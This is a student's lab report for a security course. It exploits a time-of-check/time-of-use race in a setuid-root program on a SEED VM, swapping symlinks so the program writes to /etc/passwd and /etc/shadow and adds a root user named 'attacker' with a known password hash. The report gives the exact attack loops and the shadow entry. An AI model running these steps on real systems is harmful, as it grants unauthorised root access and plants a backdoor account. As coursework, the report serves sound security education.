
Matthew Quander
11/7/2021
COSC647

Lab 3

Step 0:


```
root@VM: /home/seed/Desktop/lab3/LAB_03_RACE_COND_STD
root@VM: /home/seed/Desktop/lab3/LAB_03_RACE_COND_STD 80x24
[11/02/21]seed@VM:~$ su root
Password:
root@VM:/home/seed# cd /etc
root@VM:/etc# cp shadow shadow_bck
root@VM:/etc# cp passwd passwd_bck
root@VM:/etc# sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
root@VM:/etc# quit
No command 'quit' found, did you mean:
 Command 'quot' from package 'quota' (main)
 Command 'quilt' from package 'quilt' (universe)
 Command 'quiz' from package 'bsdgames' (universe)
 Command 'qgit' from package 'qgit' (universe)
 Command 'luit' from package 'x11-utils' (main)
quit: command not found
root@VM:/etc# exit
exit
```

Step 1:





```
[11/02/21]seed@VM:~/.../LAB_03_RACE_COND_STD$ su root
Password:
root@VM:/home/seed/Desktop/lab3/LAB_03_RACE_COND_STD# gcc -o vulp vulp.c
root@VM:/home/seed/Desktop/lab3/LAB_03_RACE_COND_STD# chown root:root ./vulp
root@VM:/home/seed/Desktop/lab3/LAB_03_RACE_COND_STD# chmod 4755 ./vulp
root@VM:/home/seed/Desktop/lab3/LAB_03_RACE_COND_STD# exit
exit
[11/02/21]seed@VM:~/.../LAB_03_RACE_COND_STD$ cd /tmp
```


Step 2:



Terminal to run “passwd” loop and continually check if /etc/passwd file has been changed:




Terminal to run “attack” loop: this command will continually create a symbolic link to /tmp/UserOwnerFile with the name of /tmp/XYZ, remove file /tmp/XYZ, create another symbolic link to /etc/passwd with the name of /tmp/XYZ, and again remove /tmp/XYZ. Ultimately, this will cause ./vulp to write to /etc/passwd instead of /tmp/XYZ as the program is supposed to.



T1:

Exploiting the ./vulp program by running the below loop terminal command with “input” file passed as input to ./vulp. This creates a root user named “attacker”.



Input file contents:

Matthew Quander
11/7/2021
COSC647

Terminal to run “check_shadow.sh” loop and continually check if /etc/ shadow file has been changed:

```
[11/05/21]seed@VM:~/.../LAB_03_RACE_COND_STD$ check_shadow.sh
STOP... The -- shadow -- file has been changed
```

Terminal to run “attack” loop: this command will continually create a symbolic link to /tmp/UserOwnerFile with the name of /tmp/XYZ, remove file /tmp/XYZ, create another symbolic link to /etc/shadow with the name of /tmp/XYZ, and again remove /tmp/XYZ. Ultimately, this will cause ./vulp to write to /etc/shadow instead of /tmp/XYZ as the program is supposed to.

```
[11/05/21]seed@VM:~/.../LAB_03_RACE_COND_STD$ sudo sh -c "while [ -e attacking ]
; do ln -s /tmp/UserOwnerFile /tmp/XYZ; rm -f /tmp/XYZ; ln -s /etc/shadow /tmp/X
YZ; rm -f /tmp/XYZ; done;"
ln: failed to create symbolic link '/tmp/XYZ': File exists
ln: failed to create symbolic link '/tmp/XYZ': File exists
```

T2:


Exploit of the ./vulp program by running the below loop terminal command with “input_password” file passed as input to ./vulp. This adds a password for the “attacker” user created earlier.

```
/bin/bash
/bin/bash 80x24
[11/05/21]seed@VM:~/.../LAB_03_RACE_COND_STD$ sh -c "while [ -e attacking ]; do
./vulp < input_password; done;"
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

Input_password file contents:


```
input_password (~/Desktop/lab3/LAB_03_RACE_COND_STD) - gedit
Open                                                    Save
attacker:$6$abcd1234$zD1Wn3lw9U9W8ZN3WAgdvOJmlT52q7vfSbssuIHGBbJsi4CJS8HbBijansI7T.B/diJ22J1zf8uP2/
XX5bVkv1:15933:0:99999:7:::
```

The password was generated using a sha-512 algorithm with a salt as shown by the below command:





T3:

Switching to the new root "attacker" user just created and entering password "cosc458_647", a new root shell was created as shown below:



As this new root user, I can open the /etc/shadow file without having to enter a password and view the input from "input_password" at the end of the file:





…

Increasing the DELAY variable allowed the race condition to execute sooner, because there was a greater window of time between the call to `access()` and to `fopen()`. The time from checking if the program has access to the file and actually opening the file is when the malicious code creates a link to the /etc/passwd and /etc/shadow files through the /tmp/XYZ file, and inserts a root user and password from the two input files "input" and "input_password".

Conversely, decreasing the DELAY variable caused there to be less time between the call to `access()` and to `fopen()`. The smallest value for DELAY that was successful was 0. This resulted in the malicious code having a smaller window of time to insert a root user and password. The output was simply more “No Permission” statements printed in the terminal from the statement in `./vulp`’s else portion.